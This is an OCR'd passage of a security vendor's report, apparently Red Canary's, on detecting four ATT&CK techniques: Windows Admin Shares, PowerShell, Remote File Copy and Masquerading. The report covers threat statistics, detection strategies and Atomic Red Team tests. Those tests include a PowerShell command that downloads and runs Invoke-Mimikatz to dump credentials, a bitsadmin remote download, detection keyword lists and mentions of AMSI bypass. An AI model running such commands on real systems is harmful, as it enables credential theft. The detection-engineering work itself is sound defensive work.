
Windows Admin Shares experienced a dramatic shift in prevalence from 2018 to 2019, climbing from 10 to three and almost quintupling in threat volume.

Why do adversaries use Windows Admin Shares?

Windows Admin Shares are enabled by default on most Windows systems, and administrators regularly use them to conduct remote host management. Since Windows Admin Share activity is so common, it provides adversaries with a powerful, discreet way to move laterally within an environment. Self-propagating ransomware and cryptocurrency miners, both rapidly emerging threats, rely on Windows Admin Shares.

Many popular lateral movement and execution tools leverage Windows Admin Shares, including:

- PsExec
- RemCom
- CSExec
- PAExec
- Impacket wmiexec



THREAT VOLUME

How do adversaries use Windows Admin Shares?

Adversaries commonly use administrative tools such as PsExec (and the various clones of it) to deploy malware from one machine to another. Admin shares can also be used to store the output of commands for easy access.


The rise of ETERNALBLUE—a prominent, publicly available exploit for a vulnerability in the Windows server message block (SMB) protocol—is a major factor in increased detection of Windows Admin Shares and related activity. To that point, many of our ETERNALBLUE-related analytics map partially to Windows Admin Shares and alert on threats such as:


- WannaCry
- TrickBot
- Several cryptocurrency miners
- Metasploit
- Cobalt Strike
- Other post-exploitation frameworks that use Impacket wmiexec
- Red teams

Sighted with

Windows Admin Shares are often used in conjunction with behaviors relating to Remote File Copy (T1105)—because adversaries commonly use the technique to remotely copy files—and Network Share Discovery (T1135). It can also occur with New Service (T1050) and Service Execution (T1035) because PsExec deploys its receiver executable to admin shares, scheduling a service to execute it.

CUSTOMERS AFFECTED





Definition

T1077: WINDOWS ADMIN SHARES

Windows systems have hidden network shares that are accessible only to administrators and provide the ability for remote file copy and other administrative functions. Example network shares include C$, ADMIN$, and IPC$. Adversaries may use this technique in conjunction with administrator-level Valid Accounts to remotely access a networked system over server message block (SMB) to interact with systems using remote procedure calls (RPCs), transfer files, and run transferred binaries through remote Execution. Example execution techniques that rely on authenticated sessions over SMB/RPC are Scheduled Task, Service Execution, and Windows Management Instrumentation. Adversaries can also use NTLM hashes to access administrator shares on systems with Pass the Hash and certain configuration and patch levels. The Net utility can be used to connect to Windows admin shares on remote systems using net use commands with valid credentials.

Detection


MITRE's data sources

- Process use of network
- Authentication logs
- Process monitoring
- Process command-line parameters

Collection requirements

Process use of network

The malicious use of Windows Admin Shares is often accompanied by large numbers of internal network connections to hosts over the SMB protocol on port 445. Monitoring for this type of activity—high volumes of network connections over port 445—has been instrumental in helping us identify adversarial uses of Windows Admin Shares.



Authentication logs, process monitoring, process command-line parameters

Authentication logs are a useful data source for observing certain aspects of malicious Windows Admin Shares. So too is process monitoring, which is often used in conjunction with Scheduled Tasks, Service Execution, and Windows Management Instrumentation (WMI). Process command-line parameters are useful as well, particularly for localhost shares.

Network shares

While MITRE doesn't list it explicitly, security teams should also consider monitoring network shares (e.g., ADMIN$, C$, and PRINT$), because malicious use of Windows Admin Shares frequently coincides with execution from network shares. An example of this might include the redirection of host or other data in the service of conducting reconnaissance on the localhost admin share.

Detection suggestions

Some telemetry patterns to help detect this type of behavior include the use of cmd.exe with the names of shares such as **localhost\ADMIN$** or **127.0.0.1\ADMIN$**.


Weeding out false positives

Because admin shares are often used within the enterprise, but are rarely used uniformly across enterprises, generic detection strategies frequently lead to high false positive rates.

If admin shares are being legitimately used, process and process command-line monitoring may allow you to build a list of processes and attributes that are known, so that you can alert on any deviations. For example, if you expect process **ntoskrnl.exe** to make a local admin share modification to a specific file at path **127.0.0.1\admin$\[name-of-file]**, then these can be suppressed and any other process may generate an alert.

Other common sources of false positives are inventory and asset discovery systems. Extend the whitelisting strategy above, adding criteria for initiating system(s), frequency, time of day, and other limiting factors. Just be sure to closely monitor the integrity of any system that you add to your list of trusted initiators, as these systems may be useful targets to an adversary.

Testing




Start testing your defenses against Windows Admin Shares using Atomic Red Team—an open source testing framework of small, highly portable detection tests mapped to MITRE ATT&CK.

Getting started

View Atomic tests for T1077: Windows Admin Shares. In most environments, these should be sufficient to generate a useful signal for defenders.

Run this test on a Windows system using Command Prompt:

```
cmd.exe /Q /c hostname 1> \\127.0.0.1\ADMIN$\output.txt 2>&1
```



Useful telemetry will include:

DATA SOURCE	TELEMETRY
Process monitoring	cmd.exe
Process use of network	connection to 127.0.0.1, access to admin shares

Review and repeat

Now that you have executed one or several common tests and checked for the expected results, it's useful to answer some immediate questions:

- Were any of your actions detected?
- Were any of your actions blocked or prevented?
- Were your actions visible in logs or other defensive telemetry?


Repeat this process, performing additional tests related to this technique. You can also create and contribute tests of your own.

DETECTION STRATEGIST

Keya Horiuchi

DETECTION ENGINEER

The detection strategies in this section were brought to you by Keya Horiuchi! Keya has experience in multiple areas of information security, including security audits, web and network infrastructure assessments, and network system administration.



TECHNIQUE T1086

PowerShell

A core component of many effective attack toolkits, PowerShell is ubiquitous, versatile, and as popular among administrators—who use it for remote system management—as it is among adversaries.

#4	55%	1,886
OVERALL RANK	ORGANIZATIONS AFFECTED	CONFIRMED THREATS

Analysis

2018	2019
4	4


Malicious PowerShell affected a slightly smaller number of customers in 2019 than in 2018. Over the same time period, PowerShell accounted for a slightly higher percentage of total threats.

Why do adversaries use PowerShell?

Installed by default on nearly every Windows system in the world, PowerShell is a dynamic command-line shell and scripting language that IT teams routinely use to conduct remote system administration. Not only is PowerShell activity expected in most Windows environments, system administrators often use the utility in unique and creative ways. As a result, it can be difficult to reliably differentiate legitimate from malicious PowerShell.

Furthermore, administrators and adversaries use many of the same PowerShell features, whether they're remotely configuring Windows machines and enforcing patch management policies or conducting reconnaissance, running malicious scripts, and installing binaries.

On a more technical level, PowerShell can execute code directly in memory, often using obfuscated commands and reflective injection, making it more difficult to observe and detect. By default, the tool enjoys highly privileged access to the Windows operating system—through application programming interfaces (API), processes such as Windows Management Instrumentation (WMI), and the .NET framework, to name a few.



While newer versions of PowerShell (starting with version 3) offer robust logging capabilities that are helpful for observation and detection, version two and prior remain widely used and lack even basic logging functionalities. We have yet to see any significant malicious use of PowerShell on non-Windows systems, but it's worth noting that the tool is cross-platform and open source.

Its ease of use and platform availability contribute to PowerShell's inclusion in countless red team tools and attack simulation platforms, including:

- PowerShell Empire
- PowerSploit
- Invoke-Mimikatz
- Metasploit
- Atomic Red Team
- Cobalt Strike


THREAT VOLUME

How do adversaries use PowerShell?

PowerShell is highly utilitarian, offering an adversary far more use cases than we can examine in this report. It's most commonly used to remotely execute scripts and payloads. We regularly see adversaries leveraging embedded macros to launch PowerShell from Office documents—a set of behaviors that we map to both the PowerShell and Spearphishing Attachment (T1193) techniques.

Adversaries also use PowerShell to:

- Launch MeterPreter sessions
- Inject into processes
- Bypass execution policy
- Execute code filelessly, entirely in CLI to avoid writing scripts to disk
- Store code in the Windows Registry to avoid writing scripts to disk
- Move laterally and deploy malware rapidly with other tools such as WMI



Emerging tactics

Recent iterations of Qbot have been using PowerShell in a particularly novel way: executing PowerShell as an autorun (to avoid obvious binary-based detection) before masquerading as a Windows Update Task that loads the binary as an environmental variable.

Additional novel uses include:

- Bypass Antimal Scan Interface (ASMI), disable Script Block Logging, and manipulate Windows Defender settings
- Reflectively load code and evade defensive measures
- Persistently execute malware without directly referencing the binary

Sighted with


We often detect PowerShell used in conjunction with Scripting (T1064). The prevalence of threat detections including both PowerShell and Scripting activity is due primarily to the popularity of living-off-the-land techniques. The co-occurrence of PowerShell and Scripting manifests in many ways, but one good example would be an instance where PowerShell downloads a string of JavaScript from the internet and then leverages wscript.exe to run it.

The following malware variants have used PowerShell and Windows Script Hosts in their initial infection routines:

- TrickBot
- Qbot
- Emotet
- Dridex
- Kovter

Other common pairings include Spearphishing Attachment (T1193), likely due to phishing campaigns in which malicious macros launch PowerShell, and Deobfuscate/Decode Files or Information (T1140) in cases where PowerShell commands are obfuscated.

CUSTOMERS AFFECTED



Definition

T1086: POWERSHELL

PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer.

Detection

MITRE's data sources


- PowerShell logs
- Loaded DLLs
- DLL monitoring
- Windows Registry
- File monitoring
- Process monitoring
- Process command-line parameters

Collection requirements

Beyond those referenced by ATT&CK, security teams should consider collecting information from Microsoft's Antimalware Scan Interface (AMSI), Sysmon, and ScriptBlock logging.

Unfortunately, there is no single data source that provides a holistic way to reliably observe and detect PowerShell in all of its varied forms. AMSI is very effective at detecting malicious uses of PowerShell, but it can produce high volumes of data that lack context if you don't have some type of event tracing enabled. ScriptBlock logging provides a tremendous level of visibility into the PowerShell activity it logs, but it is not able to record PowerShell that is injected directly into memory.

Adding to this confusion, some versions of certain Endpoint Detection and Response (EDR) platforms are able to collect directly injected PowerShell and others are not. Ideally, security teams can run AMSI to alert on what Microsoft deems to be



malicious PowerShell, use ScriptBlock logging to gain visibility into some uses of PowerShell, and then leverage telemetry from a capable EDR platform to gain visibility into in-memory use of PowerShell. The added benefit of having AMSI running in your environment is that it provides visibility into JavaScript, WScript, CScript, VBScript, VBA Macros, and User Account Control (UAC).

Detection suggestions

Once you're collecting the logs necessary to observe malicious instances of PowerShell, you can begin looking for process interactions and other artifacts that will reliably alert your security team to anomalous and potentially malicious behaviors. As a caveat, many of these suggestions are environment-dependent and will vary in effectiveness from one organization to another.

A good place to start is a review of encoded commands. Not all encoded commands are malicious, but most malicious commands are encoded. Looking for encoded or obfuscated command lines will consistently provide value when searching for malicious activity. While this may be noisy in some environments, you'll want to consider looking for:

- All variations of the -encodedcommand switch. (**-e**, **-en**, **-enc**, **/en**, etc.)
- Strings such as Base64
- Use of obfuscation characters, such as **^**

Weeding out false positives


To combat the noise, begin whitelisting common encoded commands observed in your environment related to known good applications and approved IT activity. Constant tuning of your detection criteria improves the fidelity of alerts, which saves analysis time and reduces alert fatigue in your Security Operations Center (SOC).

It may be helpful to monitor all scheduled tasks that were created using PowerShell across your environment. If you are able to filter certain command lines, then it's worthwhile to look out for any containing URLs. The following alert ideas will reliably find malicious PowerShell, but they might also generate a lot of noise:

- Strings such as **http** or parsing command lines for **invoke-webrequest**, **iwr**, **downloadString**, **cURL**, and **wget**, to name a handful of options
- Commands leveraging .NET for modules such as **System.Net.WebRequest**

From an EDR perspective, tracking process ancestry is another good PowerShell detection strategy. Malicious PowerShell often stems from an unusual parent process, such as Microsoft Office applications such as Word or Excel, as is common in macro-laden phishing attacks.

Testing



Start testing your defenses against PowerShell using Atomic Red Team—an open source testing framework of small, highly portable detection tests mapped to MITRE ATT&CK.


Getting started

View Atomic tests for T1086: PowerShell. In most environments, these should be sufficient to generate a useful signal for defenders.

Run this test on a Windows system using PowerShell:

```
powershell.exe "IEX (New-Object Net.WebClient).
DownloadString('https://raw.githubusercontent.com/PowerShellMafia/
PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/
Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
```

Caveat: you may have to disable antivirus to run this test.



Useful telemetry will include:

DATA SOURCE	TELEMETRY
Process monitoring	powershell.exe
Process command line	“Invoke-Mimikatz”, “DumpCreds”, “WebClient”, use of invoke expression “IEX”, and the presence of a URL.
Network connection	to “githubusercontent.com”


Review and repeat

Now that you have executed one or several common tests and checked for the expected results, it’s useful to answer some immediate questions:

- Were any of your actions detected?
- Were any of your actions blocked or prevented?
- Were your actions visible in logs or other defensive telemetry?

Repeat this process, performing additional tests related to this technique. You can also create and contribute tests of your own.


DETECTION STRATEGIST



Shane Welcher

DETECTION ENGINEER

The detection strategies in this section were brought to you by Shane Welcher! Shane has a wide range of security experience: data analysis, forensics, debugging malware, penetration testing, and network and system administration. He is passionate about open source projects and was the highest community contributor to the Atomic Red Team GitHub project before joining Red Canary.



TECHNIQUE T1105

Remote File Copy

Remote File Copy is fundamentally similar to Windows Admin Shares, and so the popularity of the ETERNALBLUE exploit among adversaries probably plays a substantial role in its prominence.

#5	29%	1,393
OVERALL RANK	ORGANIZATIONS AFFECTED	CONFIRMED THREATS

Analysis


Climbing from 19th in 2018 to fifth in 2019, Remote File Copy saw substantial upticks in both percentage of total threat volume and in the number of customers affected.

Why do adversaries use Remote File Copy?

Living-off-the-land techniques are popular because many of the tools that an adversary might need to conduct a successful attack are installed on machines by default. However, not all exploitation tools exist natively on all systems. Adversaries leverage the Remote File Copy technique to deploy binaries from a command and control (C2) server to a victim machine or between systems in a compromised environment. As these examples suggest, the technique falls under both the Command and Control and Lateral Movement tactics.

Like certain other techniques on this list, Remote File Copy is a technique of necessity. Adversaries often have to copy files between remote systems if they want to accomplish their objectives. As a result, we see many prominent malware families leveraging Remote File Copy. MITRE ATT&CK lists nearly 200 threat groups and malware samples, but some prominent examples include:

- Astaroth
- Bundlore



- Dyre
- Emotet
- njRAT
- PlugX
- Shlayer
- SmokeLoader
- TrickBot
- Wannacry

THREAT VOLUME

How do adversaries use Remote File Copy?

While there are many broad and specific adversarial use cases for it, much of the Remote File Copy activity we observe relates to server message block (SMB) scanning and Lateral Movement.

Some other behaviors that are commonly associated with Remote File Copy include:


- Downloading binaries over HTTP/HTTPS
- Downloading binaries using built-in operating system tools such as PowerShell, certutil.exe, wget/curl, and BITS/bitsadmin, among others

Emerging tactics

Threats may rely on download cradles that are not new but are less prevalent—such as a Python urllib download—to perform Remote File Copy.

Sighted with

Remote File Copy occurs in tandem with many other techniques, most frequently with Windows Admin Shares (T1077). BITS Jobs (T1197) is another technique that is conceptually similar and frequently occurs in tandem with Remote File Copy. Exfiltration Over Alternative Protocol (T1048) and Data Staged (T1074) are additional techniques that frequently show up with Remote File Copy, suggesting that the technique occasionally plays a role in exfiltration.



We also observe a high volume of detections where Remote File Copy occurs with Process Injection (T1055) and a smaller volume occurring with Disabling Security Tools (T1089), both likely due to TrickBot. Some other interesting associations include DLL Search Order Hijacking (T1038), Domain Trust Discovery (T1482), and Process Hollowing (T1093).

CUSTOMERS AFFECTED

Definition


T1105: REMOTE FILE COPY

Files may be copied from one system to another to stage adversary tools or other files over the course of an operation. Files may be copied from an external adversary-controlled system through the Command and Control channel to bring tools into the victim network or through alternate protocols with another tool such as FTP. Files can also be copied over on Mac and Linux with native tools like scp, rsync, and sftp. Adversaries may also copy files laterally between internal victim systems to support Lateral Movement with remote Execution using inherent file sharing protocols such as file sharing over SMB to connected network shares or with authenticated connections with Windows Admin Shares or Remote Desktop Protocol.

Detection

MITRE's data sources

- File monitoring
- Packet capture
- Process use of network
- Netflow/Enclave netflow
- Network protocol analysis
- Process monitoring



Collection requirements

In addition to those data sources listed by MITRE ATT&CK, security teams should consider collecting from the following log sources:

- Firewall logs
- Database logs
- Email logs

Netflow/Enclave netflow and network protocol analysis

Network protocol analysis and/or Netflow will have the best chance to detect remote file transfers because, by definition, a Remote File Copy will have to traverse the network.

Process monitoring

Process monitoring serves as an excellent supplement to network-based monitoring. Since it's host based, this data source isn't as easily affected by the evasion techniques that adversaries often use to subvert network-based security technologies, such as encryption or the misuse of network protocols.

Detection Suggestions

You'll want to establish a baseline for expected network activity and then alert on unusual network usage based on the following:

- Destination-source objects
- Data volume
- Protocol
- Other network traffic characteristics

This has been particularly effective in detecting data exfiltration. As an example, Red Canary had detected more than 1,000 confirmed threats this year based on detection and analysis of an excessive number of SMB sessions.

In terms of process data, there are a number of operating system-level commands that are capable of—but unusual mechanisms for—file transfer. Some examples include the use of:

- Python web server and curl
- Netcat
- OpenSSL for encrypted file transfers

Examining telemetry for these unusual events can be an effective way to detect malicious Remote File Copies. That said, most adversaries will only resort to using these unusual mechanisms for file transfer if more typical ones—such as file

transfer protocol (FTP) and secure copy protocol (SCP)—are not available.


In addition, any non-native applications that establish network connections should be viewed with suspicion. The nearly 200 threats that MITRE ATT&CK lists for this technique include numerous examples that may be detectable in this way.

Weeding out false positives


False positive rates for detecting malicious Remote File Copying will vary widely from one environment to the next. For example, a public FTP server might generate an excessive number of alerts for suspicious FTP connections, so analytics based on any data source will need to be tuned for the environment in which they're deployed. In some environments, connections to network printers may skew the expected network connections for system processes such as Notepad.

The two data sources suggested above (network and process data) probably have the greatest capacity to generate false positives if you fail to tune them. In general, process data is easier to tune, since it tends to include more context (e.g., user context, frequency analysis, and process ancestry) that can be used to determine behavior and intent.

Testing



Start testing your defenses against Remote File Copy using Atomic Red Team—an open source testing framework of small, highly portable detection tests mapped to MITRE ATT&CK.



Getting started


View Atomic tests for T1105: Remote File Copy. In most environments, these should be sufficient to generate a useful signal for defenders.

Run this test on a Windows system using Command Prompt:

```
C:\Windows\System32\bitsadmin.exe /transfer qcxjb7 /Priority HIGH
https://raw.githubusercontent.com/redcanaryco/atomic-red-team/
master/LICENSE.txt Atomic-license.txt
```

Useful telemetry will include:

DATA SOURCE	TELEMETRY
Process monitoring	bitsadmin.exe
Process command line	"/transfer qcxjb7", and the presence of a URL
File monitoring	creation of "Atomic-license.txt"
Network connection	to remote site: https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt



Review and repeat

Now that you have executed one or several common tests and checked for the expected results, it's useful to answer some immediate questions:

- Were any of your actions detected?
- Were any of your actions blocked or prevented?
- Were your actions visible in logs or other defensive telemetry?


Repeat this process, performing additional tests related to this technique. You can also create and contribute tests of your own.

DETECTION STRATEGIST

Del Armstrong

DETECTION ENGINEER

The detection strategies in this section were brought to you by Del Armstrong! Del has an extensive history working in IT, including 15 years focused on computer security. He has a master's in computer science and expertise in Linux/Unix, SOC team training, and various programming languages.



TECHNIQUE T1036

Masquerading

There is no specific threat that explains the prominence of masquerading across our customers. However, the technique is versatile, broad, and effective, so it makes sense as a staple among a variety of adversaries.

#6	34%	1,042
OVERALL RANK	ORGANIZATIONS AFFECTED	CONFIRMED THREATS

Analysis


The number of customers that received a threat detection associated with Masquerading was far higher in 2019 than in 2018, while total threat volume was mostly constant.

Why do adversaries use Masquerading?


Like many of the techniques on this list, Masquerading is a broad one that encompasses many common and effective adversary behaviors. This includes everything from manipulating binary metadata to subverting expected execution paths to changing process names and much more. In fact, several other ATT&CK techniques—such as Process Injection (T1055), Process Hollowing (T1093), or even Timestomping (T1099)—could be considered forms of Masquerading.

Masquerading allows adversaries to manipulate expected names and file paths to circumvent security controls, especially when they are reliant on filenames and process paths to observe, detect, or otherwise prevent threats. For example, it's trivial to detect an adversary executing a binary named "mimikatz.exe." As such, when adversaries want to dump credentials with Mimikatz, renaming the tool is essentially a prerequisite for successful credential theft.

While Masquerading is an important technique for deceiving tools and controls, it is also used to prey on analytical bias by renaming malicious files so they seem to be benign. Casual observers of Masquerading processes may quickly dismiss these as normal behaviors on Windows, macOS, or Linux-based systems.



THREAT VOLUME



How do adversaries use Masquerading?

Masquerading can manifest on an endpoint in a wide variety of ways. Adversaries commonly:

- Modify binary metadata by renaming files and adding seemingly legitimate information, such as software descriptions and copyright information
- Manipulate file locations or paths
- Rename legitimate processes or move them to different directories
- Imitate Windows system processes such as “lsass.exe,” “userinit.exe,” and “svchost.exe”
- Masquerade executables as documents by replacing application icons with document icons or by appending executables with multiple extensions (e.g., “malware.txt.exe”)


Emerging tactics

Lately we’ve started to observe some novel examples of masquerading on Linux systems. Adversaries have deployed kernel thread Masquerading using process names such as “kworkerds,” “kauditd,” and others that make defenders think twice about removing components of malware.


Sighted with

Many of the techniques we commonly spot alongside Masquerading are associated with otherwise prevalent threats that happen to occur in conjunction with Masquerading. The most prominent example of this is TrickBot, which explains why Masquerading occurs in tandem with the following:

- Process Injection (T1055)
- Windows Admin Shares (T1077)
- Remote File Copy (T1105)
- Domain Trust Discovery (T1482)



CUSTOMERS AFFECTED



Definition

T1036: MASQUERADING

Masquerading occurs when the name or location of an executable, legitimate or malicious, is manipulated or abused for the sake of evading defenses and observation. Several different variations of this technique have been observed. Adversaries may modify a binary's metadata, including such fields as icons, version, name of the product, description, and copyright, to better blend in with the environment and increase chances of deceiving a security analyst or product.

Detection


MITRE's data sources

- File monitoring
- Process monitoring
- Binary file metadata

Collection requirements

Command-line parameters

